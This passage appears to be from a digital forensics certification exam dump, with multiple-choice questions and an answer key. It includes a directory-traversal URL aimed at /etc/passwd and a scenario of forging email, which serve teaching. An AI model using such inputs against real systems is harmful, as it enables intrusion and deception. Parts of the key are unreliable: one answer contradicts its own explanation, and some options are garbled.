- C. Refer to the Protect America Act of 2007 to conduct surveillance without a specific warrant on the employee's electronic communication
- D. Apply the provisions under the Cybercrime Act 2001 of Australia to initiate electronic surveillance

Answer: B

NO.449 The given image displays information about date and time of installation of the OS along with service packs, patches, and sub-directories. What command or tool did the investigator use to view this output?

```

Administrator: Command Prompt

03/10/2016  03:30 AM    <DIR>          migration
03/10/2016  03:32 AM                352,136 FNTCACHE.DAT
03/25/2016  08:09 PM                140,098 perf009.dat
03/25/2016  08:09 PM                746,532 perfh009.dat
03/25/2016  08:09 PM                883,572 PerfStringBackup.INI
04/06/2016  04:54 PM    <DIR>          DriverStore
04/13/2016  11:27 AM    <DIR>          catroot2
04/13/2016  12:33 PM                135,176,864 MRT.exe
04/13/2016  12:33 PM    <DIR>          MRT
04/14/2016  09:36 AM    <DIR>          config
04/14/2016  03:06 PM    <DIR>          drivers
04/14/2016  04:02 PM    <DIR>          .
04/14/2016  04:02 PM    <DIR>          ..
04/14/2016  04:02 PM                324 pid.dump
04/14/2016  05:51 PM    <DIR>          sru
               3866 File(s)  1,727,891,022 bytes
               116 Dir(s)  63,601,328,128 bytes free

C:\WINDOWS\system32>

```

- A. dir /o:d
- B. dir /o:s
- C. dir /o:e
- D. dir /o:n

Answer: A

NO.450 Paul is a computer forensics investigator working for Tyler & Company Consultants. Paul has been called upon to help investigate a computer hacking ring broken up by the local police. Paul begins to inventory the PCs found in the hackers' hideout. Paul then comes across a PDA left by them that is attached to a number of different peripheral devices. What is the first step that Paul must take with the PDA to ensure the integrity of the investigation?

- A. Place PDA, including all devices, in an antistatic bag
- B. Unplug all connected devices
- C. Power off all devices if currently on
- D. Photograph and document the peripheral devices

Answer: D

NO.451 When using an iPod and the host computer is running Windows, what file system will be used?

- A. iPod+
- B. HFS

C. FAT16

D. FAT32

Answer: D

NO.452 In Steganalysis, which of the following describes a Known-stego attack?

A. The hidden message and the corresponding stego-image are known

B. During the communication process, active attackers can change cover

C. Original and stego-object are available and the steganography algorithm is known

D. Only the steganography medium is available for analysis

Answer: C

NO.453 Ivanovich, a forensics investigator, is trying to extract complete information about running processes from a system. Where should he look apart from the RAM and virtual memory?

A. Swap space

B. Application data

C. Files and documents

D. Slack space

Answer: A

NO.454 What information do you need to recover when searching a victim computer for a crime committed with specific e-mail message?

A. Internet service provider information

B. E-mail header

C. Username and password

D. Firewall log

Answer: B

NO.455 Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in on condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner. Which of the following key combinations he can use to recover the IMEI number?

A. #*06*#

B. *#06#

C. #06r

D. *1MEI#

Answer: B

NO.456 Harold is a web designer who has completed a website for ghttech.net. As part of the maintenance agreement he signed with the client, Harold is performing research online and seeing how much exposure the site has received so far. Harold navigates to google.com and types in the following search. link:www.ghitech.net What will this search produce?

A. All search engines that link to .net domains

- B. All sites that link to ghttech.net
- C. Sites that contain the code: link:www.ghntech.net
- D. All sites that ghttech.net links to


Answer: B

NO.457 What file is processed at the end of a Windows XP boot to initialize the logon dialog box?

- A. NTOSKRNL.EXE
- B. NTLDR
- C. LSASS.EXE
- D. NTDETECT.COM

Answer: C

NO.458 Click on the Exhibit Button. Paulette works for an IT security consulting company that is currently performing an audit for the firm ACE Unlimited. Paulette's duties include logging on to all the company's network equipment to ensure IOS versions are up-to-date and all the other security settings are as stringent as possible. Paulette presents the following screenshot to her boss so he can inform the client about necessary changes need to be made. From the screenshot, what changes should the client company make?



- A. The banner should include the Cisco tech support contact information as well
- B. The banner should have more detail on the version numbers for the network equipment
- C. The banner should not state "only authorized IT personnel may proceed"
- D. Remove any identifying numbers, names, or version information

Answer: D

NO.459 Under confession, an accused criminal admitted to encrypting child pornography pictures and then hiding them within other pictures. What technique did the accused criminal employ?

- A. Typography
- B. Steganalysis

- C. Picture encoding
- D. Steganography

Answer: D

NO.460 Email archiving is a systematic approach to save and protect the data contained in emails so that it can be easily accessed at a later date.

- A. True
- B. False

Answer: A

NO.461 John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf? John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf purportedly used as a botnet server. John thoroughly scans the computer and finds nothing that would lead him to think the computer was a botnet server. John decides to scan the virtual memory of the computer to possibly find something he had missed. What information will the virtual memory scan produce?

- A. It contains the times and dates of when the system was last patched
- B. It is not necessary to scan the virtual memory of a computer
- C. It contains the times and dates of all the system files
- D. Hidden running processes

Answer: D

NO.462 You are assisting in the investigation of a possible Web Server hack. The company who called you stated that customers reported to them that whenever they entered the web address of the company in their browser, what they received was a pornographic web site. The company checked the web server and nothing appears wrong. When you type in the IP address of the web site in your browser everything appears normal. What is the name of the attack that affects the DNS cache of the name resolution servers, resulting in those servers directing users to the wrong web site?

- A. ARP Poisoning
- B. DNS Poisoning
- C. HTTP redirect attack
- D. IP Spoofing

Answer: B

NO.463 Which of the following tool enables data acquisition and duplication?

- A. Colasoft's Capsa
- B. DriveSpy
- C. Wireshark
- D. Xplico

Answer: B

NO.464 Which of the following is found within the unique instance ID key and helps investigators to map the entry from USBSTOR key to the MountedDevices key?

- A. ParentIDPrefix
- B. LastWrite
- C. UserAssist key
- D. MRUListEx key

Answer: A

NO.465 A computer forensics investigator is analyzing a hard disk drive (HDD) that is suspected to contain evidence of criminal activity. The HDD has 20,000 cylinders, 16 heads, and 63 sectors per track, with each sector having 512 bytes. During the analysis, the investigator discovered a file of 1.5KB in size on the disk. How many sectors are allocated for the file, and what could be the consequences of such allocation for the investigation?

- A. 2 sectors; the file might be fragmented, making it harder to retrieve
- B. 4 sectors; it may cause inefficiency in space utilization on the disk
- C. 3 sectors; it may increase the retrieval time due to increased sector overhead
- D. 3 sectors; the file might be fragmented, making it harder to retrieve


Answer: B

NO.466 You are a Penetration Tester and are assigned to scan a server. You need to use a scanning technique wherein the TCP Header is split into many packets so that it becomes difficult to detect what the packets are meant for. Which of the below scanning technique will you use?

- A. Inverse TCP flag scanning
- B. ACK flag scanning
- C. TCP Scanning
- D. IP Fragment Scanning

Answer: D

NO.467 What is the CIDR from the following screenshot?



- A. /24A./24A./24
- B. /32B./32B./32
- C. /16C./16C./16
- D. /8D./8D./8

Answer: D

NO.468 In a computer that has Dropbox client installed, which of the following files related to the Dropbox client store information about local Dropbox installation and the Dropbox user account, along with email IDs linked with the account?

- A. config.db

- B. install.db
- C. sigstore.db
- D. filecache.db

Answer: A

NO.469 A forensic investigator has collected a compromised Amazon Echo Dot and a smartphone from a crime scene. The Alexa app on the smartphone is synced with the Echo Dot. To begin investigating these devices, the investigator needs to obtain certain artifacts. In this scenario, which of the following sequence of steps should the investigator follow to acquire the necessary artifacts for a client-based analysis?

- A. Retrieve database files using the adb pull command -> Generate an image of the firmware -> Parse database files -> Conduct data analysis
- B. Parse database files -> Retrieve database files using the adb pull command -> Generate an image of the firmware -> Conduct data analysis
- C. Generate an image of the firmware -> Retrieve database files using the adb pull command -> Parse database files -> Conduct data analysis
- D. Retrieve database files using the adb pull command -> Parse database files -> Generate an image of the firmware -> Conduct data analysis

Answer: A

NO.470 Which of the following files contains the traces of the applications installed, run, or uninstalled from a system?

- A. Virtual Files
- B. Image Files
- C. Shortcut Files
- D. Prefetch Files

Answer: C

NO.471 After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

- A. RestrictAnonymous must be set to "2" for complete security
- B. There is no way to always prevent an anonymous null session from establishing
- C. RestrictAnonymous must be set to "10" for complete security
- D. RestrictAnonymous must be set to "3" for complete security

Answer: A

NO.472 A system with a simple logging mechanism has not been given much attention during development, this system is now being targeted by attackers, if the attacker wants to perform a new line injection attack, what will he/she inject into the log file?

- A. Plaintext
- B. Single pipe character

C. Multiple pipe characters

D. HTML tags

Answer: A

NO.473 Buffer overflow vulnerabilities, of web applications, occurs when the application fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the _____.

There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

A. Adjacent buffer locations

B. Adjacent string locations

C. Adjacent bit blocks

D. Adjacent memory locations

Answer: D

NO.474 Lance wants to place a honeypot on his network. Which of the following would be your recommendations?

A. Use a system that has a dynamic addressing on the network

B. Use a system that is not directly interacting with the router

C. Use it on a system in an external DMZ in front of the firewall

D. It doesn't matter as all replies are faked

Answer: D

NO.475 On Linux/Unix based Web servers, what privilege should the daemon service be run under?

A. Something other than root

B. Root

C. Guest

D. You cannot determine what privilege runs the daemon service

Answer: A

NO.476 An organization has hired a digital forensics investigator to evaluate its Standard Operating Procedures (SOPs) for digital evidence handling. The investigator has identified some issues and needs to recommend improvements. Which of the following would NOT be a recommendation per Scientific Working Group on Digital Evidence (SWGDE) guidelines?

A. The organization should use software that has been tested and confirmed to provide accurate and reliable results

B. The organization should alter the SOPs at the time of implementation without communicating any changes before the commencement of an investigation

C. The organization's management must annually review the SOPs to address the rapid technological changes

D. The organization must maintain a written copy of the technical procedures for evidence handling

Answer: B

NO.477 An expert witness is a _____ who is normally appointed by a party to assist

the formulation and preparation of a party's claim or defense.

- A. Expert in criminal investigation
- B. Subject matter specialist
- C. Witness present at the crime scene
- D. Expert law graduate appointed by attorney

Answer: B

NO.478 Which of the following commands shows you the names of all open shared files on a server and number of file locks on each file?

- A. Net sessions
- B. Net file
- C. Netconfig
- D. Net share

Answer: B

NO.479 What does the Rule 101 of Federal Rules of Evidence states?

- A. Scope of the Rules, where they can be applied
- B. Purpose of the Rules
- C. Limited Admissibility of the Evidence
- D. Rulings on Evidence

Answer: A

NO.480 A computer forensics investigator is inspecting the firewall logs for a large financial institution that has employees working 24 hours a day, 7 days a week.

```

2007-06-14 23:39:05 192.168.254.1 action=Permit sent=16169 rcvd=180962 src=24.119.229.125 dst=10.120.10.122 src_port=38
2007-06-14 23:39:06 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:39:07 192.168.254.1 action=Permit sent=844 rcvd=486 src=24.119.229.125 dst=10.120.10.123 src_port=38660 d
2007-06-14 23:39:07 192.168.254.1 action=Permit sent=549 rcvd=404 src=192.168.254.80 dst=208.188.166.68 src_port=15113
2007-06-14 23:39:07 192.168.254.1 action=Permit sent=549 rcvd=404 src=192.168.254.80 dst=208.188.166.68 src_port=14857
2007-06-14 23:39:07 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:39:09 192.168.254.1 action=Permit sent=13795 rcvd=149962 src=70.185.198.247 dst=10.120.10.122 src_port=61
2007-06-14 23:39:09 192.168.254.1 action=Permit sent=690 rcvd=415 src=70.185.198.247 dst=10.120.10.123 src_port=48392 d
2007-06-14 23:39:09 192.168.254.1 action=Permit sent=12219 rcvd=140495 src=70.185.198.247 dst=10.120.10.122 src_port=61
2007-06-14 23:39:09 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 23:39:10 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 18:34:04 192.168.254.1 action=Permit sent=3018 rcvd=34134 src=70.185.198.247 dst=10.120.10.121 src_port=4480
2007-06-14 18:34:05 192.168.254.1 action=Permit sent=799 rcvd=6696 src=70.185.198.247 dst=10.120.10.122 src_port=46344
2007-06-14 18:34:07 192.168.254.1 action=Permit sent=2780 rcvd=18874 src=70.185.198.247 dst=10.120.10.121 src_port=4532
2007-06-14 18:34:07 192.168.254.1 action=Permit sent=2737 rcvd=8922 src=24.119.169.162 dst=10.120.10.122 src_port=2689
2007-06-14 18:34:09 192.168.254.1 action=Permit sent=2094 rcvd=23180 src=70.185.198.247 dst=10.120.10.121 src_port=4685
2007-06-14 18:34:11 192.168.254.1 action=Permit sent=2612 rcvd=68608 src=70.185.198.247 dst=10.120.10.121 src_port=4711
2007-06-14 18:34:12 192.168.254.1 action=Permit sent=4131 rcvd=71135 src=24.119.169.162 dst=10.120.10.121 src_port=1665
2007-06-14 18:34:13 192.168.254.1 action=Permit sent=646 rcvd=1803 src=70.185.198.247 dst=10.120.10.122 src_port=47368
2007-06-14 21:47:29 192.168.254.1 action=Permit sent=729 rcvd=1115 src=70.185.198.247 dst=10.120.10.122 src_port=48336
2007-06-14 21:47:30 192.168.254.1 action=Permit sent=766 rcvd=415 src=70.185.198.247 dst=10.120.10.121 src_port=62212 d
2007-06-14 21:47:35 192.168.254.1 action=Permit sent=5054 rcvd=81725 src=24.119.169.162 dst=10.120.10.121 src_port=7809
2007-06-14 21:47:37 192.168.254.1 action=Permit sent=26196 rcvd=233409 src=24.119.229.125 dst=10.120.10.122 src_port=38
2007-06-14 21:47:40 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:47:41 192.168.254.1 action=Permit sent=18121 rcvd=210841 src=216.97.160.253 dst=10.120.10.122 src_port=94
2007-06-14 21:47:42 192.168.254.1 action=Permit sent=5741 rcvd=102596 src=24.119.169.162 dst=10.120.10.122 src_port=379
2007-06-14 21:47:42 192.168.254.1 action=Permit sent=2982 rcvd=24075 src=24.119.169.162 dst=10.120.10.121 src_port=641
2007-06-14 21:47:43 192.168.254.1 action=Permit sent=2597 rcvd=28655 src=24.119.169.162 dst=10.120.10.121 src_port=1600
2007-06-14 21:47:46 192.168.254.1 action=Permit sent=840 rcvd=491 src=24.119.169.162 dst=10.120.10.123 src_port=13185 d
2007-06-14 21:47:49 192.168.254.1 action=Permit sent=3348 rcvd=18192 src=24.119.169.162 dst=10.120.10.121 src_port=4737
2007-06-14 21:47:55 192.168.254.1 action=Permit sent=3780 rcvd=34120 src=24.119.169.162 dst=10.120.10.121 src_port=3713
2007-06-14 21:47:57 192.168.254.1 action=Permit sent=3604 rcvd=30265 src=24.119.169.162 dst=10.120.10.121 src_port=6785
2007-06-14 21:47:58 192.168.254.1 action=Permit sent=3406 rcvd=39223 src=24.119.169.162 dst=10.120.10.121 src_port=5761
2007-06-14 21:47:59 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:04 192.168.254.1 action=Permit sent=549 rcvd=404 src=192.168.254.14 dst=204.61.5.130 src_port=260 dst_po
2007-06-14 21:48:05 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:09 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:10 192.168.254.1 action=Permit sent=407 rcvd=0 src=192.168.254.14 dst=204.61.5.130 src_port=260 dst_po
2007-06-14 21:48:13 192.168.254.1 action=Permit sent=1040 rcvd=0 src=192.168.254.14 dst=204.61.5.130 src_port=41216 dst
2007-06-14 21:48:15 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:16 192.168.254.1 action=Deny sent=0 rcvd=11264 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49

```

What can the investigator infer from the screenshot seen below?

- A. A smurf attack has been attempted
- B. A denial of service has been attempted
- C. Network intrusion has occurred
- D. Buffer overflow attempt on the firewall.

Answer: C

NO.481 An investigator is searching through the firewall logs of a company and notices ICMP packets that are larger than 65,536 bytes. What type of activity is the investigator seeing?

- A. Smurf
- B. Ping of death
- C. Fraggle
- D. Nmap scan

Answer: B

NO.482 Digital evidence validation involves using a hashing algorithm utility to create a binary or hexadecimal number that represents the uniqueness of a data set, such as a disk drive or file. Which of the following hash algorithms produces a message digest that is 128 bits long?

- A. CRC-32
- B. MD5
- C. SHA-1
- D. SHA-512

Answer: B

NO.483 You are working for a local police department that services a population of 1,000,000 people and you have been given the task of building a computer forensics lab. How many law-enforcement computer investigators should you request to staff the lab?

- A. 8
- B. 1
- C. 4
- D. 2

Answer: C

NO.484 If a PDA is seized in an investigation while the device is turned on, what would be the proper procedure?

- A. Keep the device powered on
- B. Turn off the device immediately
- C. Remove the battery immediately
- D. Remove any memory cards immediately

Answer: A

NO.485 If you plan to startup a suspect's computer, you must modify the _____ to ensure that you do not contaminate or alter data on the suspect's hard drive by booting to the hard drive.

- A. deltree command

- B. CMOS
- C. Boot.sys
- D. Scandisk utility
- E. boot.ini

Answer: E

Explanation:

The OS isn't specified, but if this was a Windows OS, then this would be boot.ini. The answer is CMOS. The startup of a computer is the boot sequence, and the boot sequence is defined in the CMOS. The common occurrence is to boot off a floppy, and you need to see that the floppy (usually the A drive) is first in the sequence. If you don't, and the hard drive is first, then booting the system will boot the hard drive and alter the evidence.

NO.486 Which of the following statements is TRUE about SQL Server error logs?

- A. SQL Server error logs record all the events occurred on the SQL Server and its databases
- B. Forensic investigator uses SQL Server Profiler to view error log files
- C. Error logs contain IP address of SQL Server client connections
- D. Trace files record, user-defined events, and specific system events

Answer: B

NO.487 A rogue/unauthorized access point is one that is not authorized for operation by a particular firm or network

- A. True
- B. False

Answer: A

NO.488 Attackers can manipulate variables that reference files with "dot-dot-slash (./)" sequences and their variations such as

<http://www.juggyDoy.com/GET/process.php../../../../etc/passwd>.

Identify the attack referred.

- A. Directory traversal
- B. SQL Injection
- C. XSS attack
- D. File injection

Answer: A

NO.489 An investigator has acquired packed software and needed to analyze it for the presence of malice. Which of the following tools can help in finding the packaging software used?

- A. SysAnalyzer
- B. PEiD
- C. Comodo Programs Manager
- D. Dependency Walker

Answer: B

NO.490 An investigator is analyzing EXIF metadata in a case involving cybercrime. She finds that the

timestamp data has been modified, potentially misleading the investigation. What is the best next step she should take in her forensic examination?

- A. Accept the tampered EXIF metadata as it's the only information available
- B. Change the focus of the investigation, as tampered EXIF metadata indicates a false lead
- C. Validate the EXIF metadata with other sources of information to corroborate its accuracy
- D. Discard the EXIF metadata as it has been tampered with and is no longer useful

Answer: C

NO.491 Which is not a part of environmental conditions of a forensics lab?

- A. Large dimensions of the room
- B. Good cooling system to overcome excess heat generated by the work station
- C. Allocation of workstations as per the room dimensions
- D. Open windows facing the public road

Answer: D

NO.492 To check for POP3 traffic using Ethereal, what port should an investigator search by?

- A. 143
- B. 25
- C. 110
- D. 125

Answer: C

NO.493 You are working in the security Department of law firm. One of the attorneys asks you about the topic of sending fake email because he has a client who has been charged with doing just that.

His client alleges that he is innocent and that there is no way for a fake email to actually be sent. You inform the attorney that his client is mistaken and that fake email is possibility and that you can prove it. You return to your desk and craft a fake email to the attorney that appears to come from his boss. What port do you send the email to on the company SMTP server?

- A. 10
- B. 25
- C. 110
- D. 135

Answer: B

NO.494 If the partition size is 4 GB, each cluster will be 32 K. Even if a file needs only 10 K, the entire 32 K will be allocated, resulting in 22 K of _____.

- A. Slack space
- B. Deleted space
- C. Sector space
- D. Cluster space

Answer: A

NO.495 Data acquisition system is a combination of tools or processes used to gather, analyze and record Information about some phenomenon. Different data acquisition system are used depends on the location, speed, cost. etc. Serial communication data acquisition system is used when the actual location of the data is at some distance from the computer. Which of the following communication standard is used in serial communication data acquisition system?

- A. RS422
- B. RS423
- C. RS232
- D. RS231

Answer: C

NO.496 During a digital forensics investigation, you stumble upon a file which you suspect to be a disguised JPEG file. You don't have any specific software to verify your suspicion, but you can view the binary representation of the file. Which characteristic would definitively indicate that the file is indeed a JPEG?

- A. The binary file ends with the value 0xffd9
- B. The file contains 16-bit integer values in big-endian byte format throughout
- C. The binary file begins with the value 0xffd8 and ends with the value 0xffd9
- D. The file size is one-tenth of the original image data size

Answer: C

NO.497 Korey, a data mining specialist in a knowledge processing firm DataHub.com, reported his CISO that he has lost certain sensitive data stored on his laptop. The CISO wants his forensics investigation team to find if the data loss was accident or intentional. In which of the following category this case will fall?

- A. Civil Investigation
- B. Administrative Investigation
- C. Both Civil and Criminal Investigations
- D. Criminal Investigation

Answer: B

NO.498 Which of the following reports are delivered under oath to a board of directors/managers/panel of jury?

- A. Written informal Report
- B. Verbal Formal Report
- C. Written Formal Report
- D. Verbal Informal Report

Answer: B

NO.499 As part of an ongoing cyber investigation in a rapidly expanding organization, the Computer Hacking Forensic Investigator (CHFI) has to choose the most effective Security Information and Event Management (SIEM) tool for the company's ever-growing IT infrastructure. This SIEM tool must efficiently collect, index, and alert real-time machine data and offer functionalities for rapid detection and response to both internal and external threats. Additionally, the tool should be capable of

leveraging AI-powered machine learning for actionable insights. Based on these requirements, the investigator should consider the following:

- A.** Splunk Enterprise Security (ES) only
- B.** Both Splunk ES and IBM QRadar, but IBM QRadar has an edge due to prebuilt reports and templates
- C.** Both Splunk ES and IBM QRadar, but Splunk ES has an edge due to AI-powered machine learning capabilities
- D.** IBM QRadar only

Answer: C

NO.500 You are a Computer Hacking Forensic Investigator working on a high-profile case involving an Android device. You discovered an SQLite database during your investigation. However, this database has an unusual extension type and does not display content using your current tools. You recall that you have the following tools at your disposal: Oxygen Forensics SQLite Viewer, DB Browser for SQLite, X-plore, SQLitePlus Database Explorer, and SQLite Viewer. Given that this particular SQLite database may contain important evidence, what should be your approach?

- A.** Switch between all the available tools until you find one that works with the unknown database extension
- B.** Use X-plore, as it offers root access which can provide access to the database
- C.** Stick to using Oxygen Forensics SQLite Viewer, which can analyze actual and deleted data
- D.** Use the SQLite ".dump" command to extract the data into a readable format

Answer: D

NO.501 An investigator seized a notebook device installed with a Microsoft Windows OS. Which type of files would support an investigation of the data size and structure in the device?

- A.** Ext2 and Ext4
- B.** APFS and HFS
- C.** HFS and GNUC
- D.** NTFS and FAT

Answer: D

NO.502 How often must a company keep log files for them to be admissible in a court of law?

- A.** All log files are admissible in court no matter their frequency
- B.** Weekly
- C.** Monthly
- D.** Continuously

Answer: D

NO.503 Jack Smith is a forensics investigator who works for Mason Computer Investigation Services. He is investigating a computer that was infected by Ramen Virus.

```

C:\WINDOWS\system32\cmd.exe

C:\>netstat -an

Active Connections

    Proto Local Address           Foreign Address
    TCP   0.0.0.0:135              0.0.0.0:0
    TCP   0.0.0.0:242              0.0.0.0:0
    TCP   0.0.0.0:445              0.0.0.0:0
    TCP   0.0.0.0:990              0.0.0.0:0
    TCP   0.0.0.0:2584             0.0.0.0:0
    TCP   0.0.0.0:2585             0.0.0.0:0
